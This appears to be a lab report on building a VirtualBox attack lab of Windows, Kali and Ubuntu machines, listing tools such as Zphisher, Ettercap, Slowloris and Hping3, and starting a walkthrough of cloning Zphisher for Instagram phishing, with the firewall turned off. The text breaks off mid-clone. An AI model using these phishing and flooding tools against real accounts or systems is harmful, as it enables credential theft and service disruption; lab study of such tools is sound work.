
Step 2: To save the folder, enter the name "Defence Windows 10".
Select the previously saved Windows.iso from the download file and proceed to the next step.




Step 3: To proceed, enter the admin username, repeat the password (1234), and click Next.



Step 4: After the setup has been completed, users can now run Windows using the virtualbox.



Step 5: To initiate the attack, turn off Windows Defender Firewall.




SETTING UP KALI LINUX

Step 1: Open <https://www.kali.org/get-kali/#kali-installer-images> Select the 64-bit installer and click to start the download.




Setting up VirtualBox for Kali Linux


Step 1: Run the VM VirtualBox and click new.




Step 2: To save a folder on Kali Linux, provide its name then, select the iso image (kali-linux-2023.4-installer-amd64.iso) saved in the download file and proceed by clicking the next button.




Step 3: Modify the virtual machine's hardware based on the device specifications, then click Next.




Step 4: To add a virtual hard disc or create a new one, click Next.



Step 5: The setup has been successfully completed.




Step 6: After the setup has been completed, users can now run Kali Linux using the virtualbox.



SETTING UP UBUNTU


Step 1: Download Ubuntu 23.0 through this link
<https://ubuntu.com/download/desktop>




Step 2: Run the Oracle Virtual Box and click the “New” icon.




Step 3: Enter the “Ubuntu” at the Name field. Then choose the ISO image from the download file. Then, click “Next”.



Step 4: Enter the username and password. Then, click “Next”.



Step 5: Update the “Base Memory” and “Processors”. After that, click the “Next” button.



Step 6: Enter a username and confirm a password same as Step 4. Then click the “Continue” button to allow the users to access Ubuntu.

Install

Who are you?

Your name: ✓

Your computer's name: ✓

The name it uses when it talks to other computers.

Pick a username: ✓

Choose a password: Short password

Confirm your password: ✓

Log in automatically

Require my password to log in

Use Active Directory

You'll enter domain and other details in the next step.

Back

Continue

> Copying files...

ATTACK

TOOLS


WINDOWS	LINUX
<ol style="list-style-type: none">1. Zphisher2. Ettercap3. Kage4. Slowloris5. Cain and Abel	<ol style="list-style-type: none">1. SARA2. Storm Breaker3. Hping3

PLANNING

WINDOWS


1. Zphisher (Instagram Phishing)

Step 1: Execute the command `sudo apt install git` to install the Git package on Ubuntu.



```
Activities Terminal Jan 3 22:06
root@Ubuntu:/home/ubuntu
ubuntu@Ubuntu:~$ su root
Password:
root@Ubuntu:/home/ubuntu# sudo apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
git-man liberror-perl
Suggested packages:
git-daemon-run git-daemon-sysvinit git-doc git-email git-gui gitk gitweb
git-cvs git-medawiki git-svn
The following NEW packages will be installed:
git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 174 not upgraded.
Need to get 4,147 kB of archives.
After this operation, 21.8 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get: http://my.archive.ubuntu.com/ubuntu jammy/main amd64 liberror-perl all 0.17029-1 [28.5 kB]
Get: http://my.archive.ubuntu.com/ubuntu jammy-updates/main amd64 git-man all 1:2.34.1-1ubuntu1.10 [954 kB]
Get: http://my.archive.ubuntu.com/ubuntu jammy-updates/main amd64 git amd64 1:2.34.1-1ubuntu1.10 [3,166 kB]
Fetched 4,147 kB in 8s (512 kB/s)
Selecting previously unselected package liberror-perl.
(Reading database ... 204671 files and directories currently installed.)
Preparing to unpack .../liberror-perl_0.17029-1_all.deb ...
Unpacking liberror-perl (0.17029-1) ...
Selecting previously unselected package git-man.
Preparing to unpack .../git-man_1.33a2.34.1-1ubuntu1.10_all.deb ...
Unpacking git-man (1:2.34.1-1ubuntu1.10) ...
Selecting previously unselected package git.
Preparing to unpack .../git_1.33a2.34.1-1ubuntu1.10_amd64.deb ...
Unpacking git (1:2.34.1-1ubuntu1.10) ...
Setting up liberror-perl (0.17029-1) ...
Setting up git-man (1:2.34.1-1ubuntu1.10) ...
Setting up git (1:2.34.1-1ubuntu1.10) ...
Processing triggers for man-db (2.10.2-1) ...
root@Ubuntu:/home/ubuntu#
```

Step 2: Utilize the "git clone" command to fetch the Zphisher tool from its GitHub repository, specifically designed for phishing purposes.



```
Activities Terminal Jan 3 22:11
root@Ubuntu:/home/ubuntu#
root@Ubuntu:/home/ubuntu# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1794, done.
remote: Counting objects: 100% (8/8), done.
